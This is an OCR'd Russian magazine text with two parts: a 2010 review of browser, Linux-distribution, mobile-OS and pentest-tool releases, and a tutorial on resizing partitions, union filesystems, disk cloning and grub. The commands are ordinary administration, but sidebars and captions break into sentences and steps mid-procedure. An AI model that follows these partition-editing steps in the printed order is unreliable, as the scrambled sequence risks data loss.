С компанией Mozilla в 2010 году была связана одна неприятная история: в каталоге расширений были найдены два дополнения с троянами: Sothink Web Video Downloader версии 4.0 и все версии Master Filer. Несмотря на то, что дополнения находились в разделе «экспериментальных» (при их установке выдавалось дополнительное предупреждение о возможности заражения), от заражения могли пострадать около 4600 пользователей Windows (на других платформах троян не работал). Mozilla признала свою вину и обещала принять меры, чтобы ситуация больше не повторилась.

Основные новшества Firefox4:

• Как обычно, обещают космическое ускорение;
• Панель вкладок перенесена в верхнюю часть окна (как в Google Chrome).
• Поддержка медиа-контейнера WebM и видеокодека VP8;
• Встроенная функция синхронизации закладок, сохраненных паролей, истории и настроек. Раньше для этого приходилось ставить дополнение Mozilla Sync;
• Финальная версия будет доступна и в 64-битных сборках под Linux, Mac OS X и Windows;
• Технология дополнений JetPack, написанных на HTML, CSS и Javascript. Для их написания не надо изучать XUL, а для установки не надо перезапускать браузер;
• Поддержка стандарта WebGL, предназначенного для отображения 3D-графики в браузерах. Стандарт еще находится в стадии черновика;
• Аппаратная 2D-акселерация вывода графики (правда, пока только для Vista/Seven. Для Linux и Mac OS X ожидается в следующих версиях);
• Добавлен новый блок «App Tab», который служит для автоматической загрузки часто просматриваемых сайтов при старте браузера. Чтобы поместить вкладку в эту область, надо в контекстном меню вкладки выбрать «Pin as App Tab»;
• Возможность группировать вкладки и легко переключаться между группами.

Кроме Firefox есть еще один опенсорсный браузер, догоняющий его по фичам, но пока не по популярности — Google Chrome/Chromium. В мае 2010 вышла первая стабильная версия Google Chrome под Linux (под номером 5) со следующими нововведениями:

• Возросшая производительность, в основном за счет увеличения скорости выполнения JavaScript;
• Поддержка синхронизации не только закладок, но и настроек браузера;
• Поддержка таких технологий HTML5, как Web Sockets, Drag-and-drop, GeolocationAPI и App Cache.


В июле 2010 разработчики Chrome перешли на новый цикл релизов: теперь они стараются выпускать стабильную версию каждые шесть недель (в полном соответствии с лозунгом «Release Early, Release Often»). Поэтому версия 6 вышла уже в сентябре, но не включала в себя каких-нибудь серьезных изменений:

• Поддержка установки веб-приложений из Chrome Web Store. Это новый магазин веб-приложений от Google. Довольно актуальный в свете надвигающегося релиза Chrome OS. Интересно, что «налог» на продажу своих приложений из этого магазина составляет всего 5% (сравни с 30% для App Store);
• Эта версия примерно на 15% быстрее предыдущей;
• Новая система автозаполнения форм Auto-fill. Теперь браузер запоминает значение не только отдельных полей ввода, но и форму целиком;
• Теперь синхронизируется и база автозаполнения полей.


Вслед за версией 6 уже в октябре 2010 вышла версия 7:

• Возможность задать сайты, которым не будет разрешено устанавливать куки;
• Возможность загружать на внешние хранилища не по одному файлу, а каталог целиком;





OOo 3.3 с полем для быстрого поиска



Новое меню печати в OOo 3.3

• FileAPI — спецификация, позволяющая получать доступ к локальным файлам пользователя из браузера.
На момент написания статьи Chrome 8 был еще в стадии беты, поэтому список изменений может быть с большой погрешностью:
• Начальная поддержка аппаратного ускорения вывода 2D-графики средствами GPU;
• Поддержка стандарта WebGL;
• Новый конфигуратор с вкладочным интерфейсом;
• Возможность перенести панель с вкладками в левую часть экрана и разместить ее вертикально (к сожалению, пока не работает на Linux);
• Динамический поиск в адресной строке: результаты появляются по мере набора запроса.

Дистрибутивы

Самый популярный дистрибутив, Ubuntu, продолжал выходить со своей обычной периодичностью: раз в полгода. В апреле вышел релиз 10.04. Это не обычный релиз, а LTS (Long Term Support), десктопная редакция которого будет поддерживаться три года, а серверная — пять лет. Кроме стандартных обновления ядра и практически всех компонентов можно отметить:
• Серьезное изменение темы по умолчанию. Кнопки окна теперь располагаются слева окна в порядке: закрыть, скрыть, свернуть. Несколько спорное решение для LTS-релиза, я считаю;
• По умолчанию в качестве драйвера для видеокарт Nvidia используется Nouveau;
• Удаление всех компонентов HAL из системы.
10.10.10 вышел релиз Ubuntu 10.10 со следующими изменениями:
• Серьезно переработан инсталлятор: установка начинается еще до того, как пользователь ответил на все вопросы, поддержка установки на btrfs, появились опции установки обновлений и несвободного ПО;
• В центре приложений добавлена возможность покупки платного ПО. Правда, на момент релиза там была всего одна прога — проигрыватель Fluendo. Но то ли еще будет! Правда, пока неизвестно, к чему эта инициатива приведет;
• В Netbook edition теперь используется разработанное Canonical рабочее окружение Unity.
Разработчики погнались за красивой датой релиза и выпустили его с серьезными багами, за что Canonical не пнул разве что ленивый блоггер. Самый досадный баг: ни с того, ни с сего (с точки зрения юзера) начинала бесконечно переключаться раскладка клавиатуры, и gnome-settings-daemon кушал 100% проца. К чести разработчиков, баг пофиксили довольно оперативно.
Про следующую версию 11.04 (кодовое имя — Natty Narwhal, аккуратный нарвал) известно уже довольно много благодаря прошедшему Ubuntu Developer Summit:
• Стандартный интерфейс GNOME 3.0 (GNOME Shell) будет заменен в десктопной версии на собственную оболочку Unity. Netbook edition и Desktop edition будут размещены на одном CD;
• Аудио-плеером по умолчанию будет banshee. Только, вроде бы, из Ubuntu убрали приложение на mono (f-spot), как тут же добавили новое. Непонятно;
• Скорее всего, использоваться будет ядро 2.6.38, X.Org Server 1.10 (или X.Org Server 1.09 с некоторыми бэкпортированными фичами из 1.10), Mesa 7.10, для карт Radeon X1000 (R500) и младше по умолчанию будет использоваться драйвер R300 Gallium3D;
• Много внимания будет уделено поддержке ARM, мультимониторных конфигураций и тачскринов.
Прародитель Ubuntu, Debian, в 2010 году не порадовал нас новым релизом. Его планировалось выпустить, но дебиан не был бы дебианом, если бы дату релиза не перенесли. Хотя есть еще шанс, что он выйдет в декабре 2010. Но кроме подготовки к новому релизу, в сообществе произошло несколько знаковых изменений:
• Сайт backports.org переехал на backports.debian.org. Таким образом, теперь это официальный сервис;
• Рассматривается возможность выпуска rolling-ветки (безрелизной) Debian;
• Открылся архивный раздел проекта Debian: snapshot.debian.org, в котором хранятся предыдущие версии пакетов. Таким образом, пользователь получает возможность установить пакет или просмотреть исходный код для любой нужной ему версии программы.
Самый известный RPM-based дистрибутив, Fedora, в прошлом году отметился двумя релизами, 13 и 14 со следующими нововведениями:
• Поддержка Btrfs. Yum может автоматически создавать снимки разделов с этой ФС при установке или обновлении пакетов;
• Добавлен Python 3, который будет работать совместно с Python 2. Также добавлен компилятор языка D;
• Поддержка протокола Spice (Simple Protocol for Independent Computing Environments) для удаленной работы с рабочим столом ОС, запущенной в QEMU. Главная особенность этого протокола в том, что рендеринг содержимого экрана и обработка аудиопотоков производится на клиенте. Теперь можно без особого оверхеда смотреть видео или общаться по скайпу в виртуалке;
• Интерфейс для нетбуков на базе наработок проекта MeeGo;
• Фреймворк OpenSCAP. SCAP (Security Content Automation Protocol) — это набор стандартов по организации информации, по безопасности вычислительных систем. OpenSCAP упрощает разработку инструментов, работающих со стандартами SCAP, а также содержит ряд утилит, основанных на этом фреймворке, например oscap-scan — консольный сканер безопасности, работающий с форматами OVAL и XCCDF.
BSD-системы тоже не отстают — FreeBSD в 2010 году порадовала двумя релизами: 7.3 и 8.1. В 8.1 не очень много изменений:
• ZFSv14;

• Добавлена поддержка архитектур UltraSPARC IV/IV+, SPARC64 V;
• Поддержка SMP для процессоров PowerPC G5;
• Новые драйвера для проводных и беспроводных сетевых карточек производства Broadcom, Ralink и SiS.

BSD-семейство пополнилось и другими новыми релизами: OpenBSD 4.7 и 4.8 (кстати, 19 октября проекту исполнилось 15 лет), DragonFlyBSD 2.6 и 2.8, PC-BSD 8.0 и 8.1, NetBSD 5.0.2.

Всеобщая мобилизация

Большое количество релизов настольных/серверных дистрибутивов — это норма, а вот выход такого большого, как в 2010, количества версий ОС на базе Linux для мобильников — это скорее нонсенс.

Самый популярный Linux для мобильных устройств — Google Android — показал в 2010 очень внушительный рост. По некоторым данным, продажи Android-устройств обошли Apple iPhone и вышли на первое место (по крайней мере, на рынке США), а количество приложений в Android Market перевалило за 100 000.

В мае 2010 вышел Android 2.2 со следующими основными изменениями:

• Браузер теперь быстрее и поддерживает Adobe Flash 10.1;
• Интеграция с Microsoft Exchange;
• Компилятор Dalvik JIT, благодаря которому ощутимо возросла скорость работы;
• Функции модема и точки доступа Wi-Fi;
• Возможность установки приложений на карту памяти. Но только тех, в которых такая возможность предусмотрена;
• Функция автообновления приложений.

На конец 2010 запланирован выход Android 2.3. Список изменений ожидается следующим:

• Поддержка воспроизведения видеоформата WebM;
• Оптимизированный пользовательский интерфейс;
• Поддержка видеозвонков;
• Оптимизация под использование в планшетах.


Android — хоть и самая популярная, но не единственная ОС на базе Linux для телефонов. Правда, остальные решения — либо нишевые для 1-2 устройств, либо прототипы. Один из прототипов, подающий большие надежды — Meego — получился после слияния Maemo (Linux от Nokia) и Moblin (Linux от Intel). Сейчас дистрибутив находится под попечительством Linux Foundation. И если Android вызывает некоторые вопросы касательно своей открытости, то у Meego с этим все в порядке (доступны VCS-репозитории, все наработки распространяются под лицензией BSD). Пока Meego существует в трех вариантах: для нетбуков, телефонов и CarPC. Последняя на момент написания статьи версия (1.1) включает в себя:

• Linux 2.6.35, GCC 4.5.0;
• X.Org 1.9.0. Наличие полноценных иксов позволяет без особого труда портировать на Meego обычные десктопные приложения;
• Qt 4.7 — основной фреймворк для разработки приложений, хотя никто не мешает использовать любой другой;
• В качестве файловой системы по умолчанию используется Btrfs. Спорное решение, учитывая экспериментальный статус этой ФС;
• Пакетный менеджер Zypper, использующий RPM-пакеты;
• За звонки отвечает телефонный стек oFono, а за настройку сети — ConnMan;
• Для индексации данных встроен поисковый движок Tracker;
• А также Bluetooth-стек BlueZ, D-BUS, GStreamer и PulseAudio.

Несмотря на номер версии, дистрибутив можно назвать пока разве что альфа-версией.

У Meego уже есть свой магазин приложений — AppUp, разработанный ранее Intel для Moblin. Правда, там пока не больше тысячи приложений, но и телефонов, на которые можно поставить Meego, пока раз, два и обчелся (Nokia N900 и Aava Mobile). В магазине доступны как открытые, так и закрытые (платные и бесплатные) приложения; платные приложения можно опробовать в течение суток до покупки.

По слухам, первый смартфон с предустановленной Meego (Nokia N9) должен выйти в начале 2011.



Тайлинг в KDE. Теперь из коробки

Пентестеру на радость

В минувшем году был праздник и на улице пентестеров. Вышла четвертая версия самого известного дистрибутива для тестирования безопасности — BackTrack. Основные нововведения — это переход на ядро 2.6.34 и появление полноценного Fluxbox-окружения. NMAP тоже продолжал радовать бурным развитием: за 2010 год вышли версии 5.20, 5.30BETA1 и 5.35DC1 с большим количеством суммарных улучшений:

• Усовершенствованное UDP-сканирование;
• Почти 100 новых NSE (Nmap Scripting Engine) скриптов;
• Добавлено более 600 сигнатур для определения ОС и более 1300 сигнатур для определения версий сервисов;
• Добавлена новая утилита Nping, позволяющая генерировать пакеты различных сетевых протоколов;
• Улучшенная производительность и пониженное потребление памяти.

До версии 1.4.1 обновился мощный сниффер Wireshark (бывший Ethereal):

• Добавлена поддержка более 80 новых сетевых протоколов;
• Тестовые биндинги для Python (пока только для *nix'ов, на Windows не работает);
• Возможность игнорирования пакетов по маске;
• Добавлена возможность открытия JPEG и RTP-потока прямо в Wireshark;
• Возможность вручную указать размер буфера захвата (при использовании libpcap 1.0.0 и выше);
• Возможность прямого мониторинга беспроводных сетей (при использовании libpcap 1.0.0 и выше).


Сканер веб-серверов на предмет наличия уязвимостей Nikto порадовал тремя релизами: 2.1.1-2.1.3. Не смотря на минорные цифры в версии, обновления достаточно существенные:

• Возросла скорость работы, уменьшилось потребление памяти;
• Более 2300 новых RFI (remote file inclusion) тестов;
• Возможность просматривать статус сканирования в интерактивном режиме и поставить сканирование на паузу;
• Возможность загрузки плагинов;
• Обновленный модуль Libwhisker включает в себя две новые техники обхода IDS;
• Теперь XML-отчет включает в себя информацию о SSL.


Заключение


В первой половине 2010 года Canonical с гордостью сообщил, что пользователей Ubuntu Desktop теперь насчитывается около 12 миллионов. И это самый популярный дистрибутив. Тогда получаются не очень впечатляющие цифры для Linux в целом. Все те же 1-2% десктопов.

Несмотря на то, что в 2010 популярные дистрибутивы стали еще ближе к обычному пользователю, можно констатировать тот факт, что год Linux на десктопе в очередной раз не удался. Зато следующий год, весьма вероятно, станет годом Linux на мобильных устройствах (смартфоны и планшеты).



Максим «hatchet» Полевой **maks.hatchet@yandex.ru**





После многочисленных экспериментов с виндой, Linux-дистрибутивами и BSD-системами остается похожая на кашу таблица разделов, которую придется исправлять, чтобы окончательно не запутаться в именах разделов и точках монтирования.

В этой статье мы рассмотрим способы решения некоторых дисковых проблем, с которыми рано или поздно сталкивается каждый линуксоид. Прочитав ее, ты узнаешь, как изменять размер разделов, пользуясь только стандартными Linux-утилитами, как объединить несколько разделов в один без переноса или потери информации, как скопировать операционку на другой жесткий диск и подготовить Linux к работе с дисками, размер секторов которых равен 4 Кб.

Изменение размера разделов

Представим себе такую ситуацию: на диске имеется два расширенных раздела, каждый из которых разбит на три подраздела: swap, раздел, содержащий Linux, и раздел /home. Это два Linux-дистрибутива, установленные рядом друг с другом. Сразу за ними идет раздел для данных. Однажды ты понимаешь, что второй Linux-дистрибутив тебе не нужен, и решаешь удалить второй расширенный раздел. На его месте остается свободное пространство, и теперь у тебя есть две возможности его утилизировать: создать дополнительный раздел для данных, что будет совсем не красиво, потому как один такой раздел уже есть, или же изменить размер /home-раздела первого дистрибутива так, чтобы он занял освободившееся пространство и таким образом сохранить простоту и очевидность разметки диска. О том, как это сделать, мы поговорим ниже.

Есть как минимум три способа изменить размер раздела: воспользоваться графической утилитой gparted, консольной утилитой parted, либо сделать все руками. Первый способ слишком прост, чтобы рассматривать его подробно, а вот вторые два заслуживают особого внимания. Для начала рассмотрим вариант с parted. Перво-наперво установим утилиту:

```
$ sudo apt-get install parted
```

Далее переходим в однопользовательский режим и размонтируем раздел /home:

```
$ sudo telinit 1
```

```
# umount /home
```

Если вместо /home ты собираешься изменять размер корневого раздела Linux или какого-либо другого системного раздела, то тебе придется загрузиться с LiveCD с предустановленным parted. SystemRescueCD (www.sysresccd.org, периодически мы выкладываем его на DVD) хорошо подойдет на эту роль. Далее запускаем parted от имени администратора:

```
$ sudo parted /dev/sda
```

Набираем команду print, которая должна вывести список имеющихся разделов. Находим среди них нужный и запоминаем его номер (первый столбец), а также адрес начала раздела, расположенного сразу после освобожденного раздела (в нашем случае это раздел с данными, адрес записан в гигабайтах, например, 62,9GB). Далее вводим команду «resize номер_раздела». На вопрос «Start» отвечаем нажатием <Enter>, на вопрос «End» вводим адрес,

```
> sudo fdisk -l -u

Диск /dev/sda: 250.1 ГБ, 250059350016 байт
255 heads, 63 sectors/track, 30401 cylinders, всего 488397168 секторов
Units = секторы of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0xe3f6e3f6

Устр-во Загр     Начало       Конец       Блоки   Id  Система
/dev/sda1   *          63   122881184    61440561    7  HPFS/NTFS
/dev/sda2       122882046   488396799   182757377    5  Расширенный
/dev/sda5       122882048   126787583     1952768   82  Linux своп / Solar
is
/dev/sda6       126789632   142411775     7811072   83  Linux
/dev/sda7       142413824   488396799   172991488   83  Linux
>
```

2010 год, а первый раздел до сих пор в 63 секторе

```
# /etc/fstab: static file system information.
#
# Use 'blkid -o value -s UUID' to print the universally unique identifier
# for a device; this may be used with UUID= as a more robust way to name
# devices that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point>   <type>  <options>       <dump>  <pass>
proc            /proc           proc    nodev,noexec,nosuid 0       0
# / was on /dev/sda6 during installation
UUID=c2713665-0cf7-4a5d-850e-b7b9410cdbf5 /               ext4    errors=remount-ro 0       1
# /home was on /dev/sda7 during installation
UUID=adb041ec-4602-4ca3-94ee-fa1354f18f3b /home           ext4    defaults        0       2
# swap was on /dev/sda5 during installation
UUID=e0f13450-2093-488c-a2ae-d3d1d77995ba none            swap    sw              0       0
```

При переносе ФС все эти UUID необходимо заменить именами разделов

чуть меньший адреса раздела с данными (например, 62,8GB). После окончания процедуры набираем «quit» и перезагружаем машину. Все то же самое можно проделать вручную. Это может быть полезным, когда требуется изменить размер системного раздела, а под рукой есть только обычный LiveCD без утилиты parted на борту. В этом случае сойдут стандартные утилиты fdisk и resize2fs из пакета e2fsprogs (для файловых систем Ext2, Ext3 и Ext4). Загружаемся с LiveCD, смотрим таблицу разделов:

```
# fdisk -l
```

Запоминаем номер первого цилиндра раздела /home. Чтобы изменение размера ФС прошло успешно, она не должна содержать ошибок, поэтому запускаем fsck на разделе /home (здесь и далее его имя будет /dev/sda7)

```
# fsck -n /dev/sda7
```

Теперь нам надо удалить раздел /dev/sda7 и создать на его месте раздел большего размера, который будет занимать также и освобожденную ранее область. Для этого запускаем fdisk:

```
# fdisk /dev/sda
```

В ответ на приглашение к вводу пишем команду 'd' (удаление раздела) и вводим номер раздела (/dev/sda7 = номер 7). Далее создаем новый логический раздел с помощью команды 'n', вслед за которой пишем 'l' (логический раздел). В ответ на приглашение к вводу первого цилиндра указываем номер, полученный ранее с помощью команды «fdisk -l». В ответ на приглашение к вводу последнего цилиндра жмем <Enter> (по умолчанию fdisk делает новый раздел максимально возможного размера, так что он займет и освобожденную ранее область). Вводим команду 'p', чтобы проверить правильность новой таблицы разделов, и записываем изменения с помощью команды 'w'. Перезагружаем комп и вновь грузимся с LiveCD. Производим проверку файловой системы:

```
# fsck -f /dev/sda7
```

Запускаем утилиту resize2fs без аргументов, чтобы она автоматически сделала размер файловой системы равным размеру нового раздела:

```
# resize2fs /dev/sda7
```

Запускаем контрольную проверку ФС и перезагружаемся:

```
# fsck -n /dev/sda7
# reboot
```

Объединение разделов

Прием с изменением размера раздела хорошо подходит для объединения двух соседних разделов в один. Если файловые системы разделов заняты менее чем наполовину, мы можем просто перенести информацию из одного раздела в другой, удалить освобожденный раздел и расширить оставшийся так, чтобы он занял пространство освобожденного. Однако такой прием не пройдет, если оба раздела заполнены под завязку, а возможности перенести данные на другой диск или носитель нет. В этом случае тебя спасут специальные оверлейные файловые системы, позволяющие виртуально объединять файловые системы и монтировать их обе к одному каталогу.
Всего для Linux существует как минимум три подобные ФС: unionfs, aufs2 и mhddfs. Первые две включены в ядро и, по сути, являются разными реализациями одного и того же механизма, причем aufs2 в силу своей продвинутости и стабильности считается более предпочтительным вариантом. ФС mhddfs (Multi-HDD FileSystem, mhddfs.uvw.ru) — fuse-реализация той же идеи, обладающая приятной вкусностью в виде автоматического перемещения растущего файла во второй раздел в случае, если место на первом заканчивается.
Какую из них использовать — решать тебе, я же просто покажу, как пользоваться каждой из них. Предположим, у тебя есть три раздела и большая коллекция музыки, которую необходимо распределить между ними (не влазит она в один или два раздела). Разделы примонтированы к каталогам /mnt/disk1, /mnt/disk2 и /mnt/disk3, в каждом из них заблаговременно создан каталог Music. Задача: объединить все три каталога и смонтировать их к каталогу /home/vasya/Music. С помощью unionfs эта задача решается так:

```
$ sudo mount -t unionfs -o dirs=/mnt/disk1/
Music=rw:/mnt/disk2/Music=rw:/mnt/disk3/
Music unionfs /home/vasya/Music
```


С помощью aufs2 — так:

```
$ sudo mount -t aufs none /home/vasya/Music -o
br:/mnt/disk1/Music=rw:/mnt/disk2/Music=rw:/
mnt/disk3/Music=rw,create=mfs,sum
```

А с помощью mhddfs — вот так:

```
$ sudo apt-get install mhddfs
$ sudo mhddfs /mnt/disk1/Music,/mnt/disk2/
Music,/mnt/disk3/Music /home/vasya/Music -o
mlimit=10G
```


В первом случае новые данные будут записываться в первую очередь в раздел, каталог которого указан



info

- Во время переноса ФС на другой диск вместо имен разделов в fstab можно указать и принятые в Ubuntu UUID, которые можно узнать с помощью команды blkid:
$ sudo blkid /dev/sda1

- Прогресс копирования dd можно узнать, набрав в соседнем терминале команду:
`$ sudo watch -n60 killall -SIGUSR1 dd`



GParted собственной персоной

первым, и только после заполнения раздела начнут писаться в следующий. Во втором (благодаря опции mfs) для записи будет всегда выбираться каталог, расположенный в разделе с наибольшим свободным пространством. В третьем случае сначала будет выбран каталог, расположенный на разделе с более чем 10 Гб свободного пространства, и если таковой найден не будет, запись пойдет на раздел с наибольшим свободным пространством. Чтобы не набирать все это руками после каждой загрузки, можно добавить запись в /etc/fstab:

```
none /home/vasya/Music aufs br:/mnt/disk1/Music=rw:/
mnt/disk2/Music=rw:/mnt/disk3/Music,create=mfs,sum 0 0
```

Клонирование и перенос данных

С изменениями и объединениями разделов разобрались, но что делать, если ты купил новый хард и хочешь перенести имеющиеся ОС и данные на него? На самом деле все просто, Linux — гибкая ОС, которую достаточно легко перенести на другой диск. И способов сделать это есть как минимум два: вручную перенести файлы ОС на другой диск, либо скопировать весь жесткий диск/раздел (что удобно при клонировании одной инсталляции на множество машин). Рассмотрим первый способ, взяв за основу дистрибутив Ubuntu 10.10. Чтобы скопировать его на другой диск, не нужно ничего, кроме диска и набора стандартных утилит командной строки. Вот пошаговое описание всей операции:

1. Подцепляем второй жесткий диск к компу и загружаемся с LiveCD.
2. Определяемся с разделами, которые следует перенести. Обычно Ubuntu установлен либо в один раздел (плюс swap), либо в два: корень и раздел /home. Создаем на новом диске те же разделы (с помощью cfdisk или gparted это сделать легко) и swap. Не забываем сделать корневой раздел загрузочным.
3. Создаем точки монтирования и подключаем к ним разделы старого и нового дисков (/dev/sda — старый диск, /dev/sdb — новый):

```
# mkdir /mnt/{root1,root2,home1,home2}
# mount /dev/sda1 /mnt/root1
# mount /dev/sdb1 /mnt/root2
# mount /dev/sda2 /mnt/home1
# mount /dev/sdb2 /mnt/home2
```

В командах монтирования подставляем нужные номера разделов.
4. Копируем файлы на новый диск:

```
# cp -ax /mnt/root1/* /mnt/root2
# cp -ax /mnt/home1/* /mnt/home2
```

5. Далее выполняем chroot в каталог /mnt/root2, исправляем /mnt/root2/etc/fstab и устанавливаем grub. Но чтобы сделать это, следует смонтировать каталоги /dev и /proc к /mnt/root2:

```
# mount --bind /dev /mnt/root2/dev
# mount --bind /proc /mnt/root2/proc
```

6. Переходим в песочницу (chroot /mnt/root2) и редактируем /etc/fstab:

Изменение размера NTFS-раздела

1. Устанавливаем ntfsprogs:

```
$ sudo apt-get install ntfsprogs
```

2. Размонтируем NTFS-раздел:

```
$ sudo umount /dev/sda1
```

3. Изменяем размер:

```
$ sudo ntfsresize -s 10000M /dev/sda1
```

4. С помощью fdisk удаляем NTFS-раздел и создаем новый размером 10000 Мб;
5. Перезагружаемся в Windows и даем ей возможность выполнить проверку ФС.

vi /etc/fstab

```
/dev/sda1 / ext4 errors=remount-ro 0 1
/dev/sda2 /home ext4 defaults 0 2
/dev/sda3 none swap sw 0 0
```

Указываем нужные имена разделов вместо /dev/sda1, /dev/sda2 и /dev/sda3. Не забываем, что если мы собираемся поставить новый диск на место старого, то его имя будет /dev/sda (а не /dev/sdb, как сейчас).
7. Устанавливаем grub (все описанное актуально только для grub2):

```
# grub-mkdevicemap
# grub-mkconfig > /boot/grub/grub.cfg
# sudo grub-install /dev/sdb
```

8. Командой exit выходим из chroot, выключаем машину, вынимаем старый диск, ставим на его место новый, включаем машину.
Так называемое клонирование диска, когда вместо отдельных файлов на новый диск переносится образ всего диска или раздела, сделать гораздо проще. Для этого можно использовать штатную утилиту dd:

```
# dd if=/dev/sda of=/dev/sdb bs=4k
```

Однако проблема этого подхода в том, что если размер нового диска будет больше старого, все дополнительные гигабайты пространства окажутся потерянными, и тогда придется либо увеличивать размер последнего раздела диска, либо создавать на свободном пространстве новый раздел. Тем не менее, dd очень удобна при клонировании установок ОС на множество машин.

Проблема 2010

В начале года на рынках нашей страны появились первые жесткие диски компании Western Digital, размер сектора которых был увеличен с привычных 512 байт до 4 Кб (так называемая технология Advanced Format). По заявлению компании, новые диски обладают более высокой скоростью работы, большей емкостью при меньших затратах на производство и полностью совместимы со старыми компами. Однако оказалось, что, будучи отформатированными в Linux, BSD или WinXP/Win2k3, новые диски оказывались не только совсем не шустрыми, но и поразительно медленными (при записи наблюдалась 3-х/4-х кратная потеря скорости).
Сама WD предлагает два решения этой проблемы: либо воспользоваться Windows-утилитой WD Align, которая сдвинет начало первого раздела на один 512 байтный сектор (чтобы адрес начала ФС совпадал с адресом начала девятого сектора) и заодно выполнит выравнивание всех остальных имеющихся разделов; либо установить перемычку на седьмой и восьмой конты диска, что приведет к виртуальному сдвигу

Grub2 автоматически найдет ОС на диске и сгенерирует конфиг

```
> sudo grub-mkconfig
Generating grub.cfg ...
#
# DO NOT EDIT THIS FILE
#
# It is automatically generated by grub-mkconfig using templates
# from /etc/grub.d and settings from /etc/default/grub
#

### BEGIN /etc/grub.d/00_header ###
if [ -s $prefix/grubenv ]; then
  set have_grubenv=true
  load_env
fi
set default="0"
if [ "${prev_saved_entry}" ]; then
  set saved_entry="${prev_saved_entry}"
  save_env saved_entry
  set prev_saved_entry=
  save_env prev_saved_entry
  set boot_once=true
fi
```

```
> sudo grub-mkconfig > grub.cfg
Generating grub.cfg ...
Found linux image: /boot/vmlinuz-2.6.35-22-generic
Found initrd image: /boot/initrd.img-2.6.35-22-generic
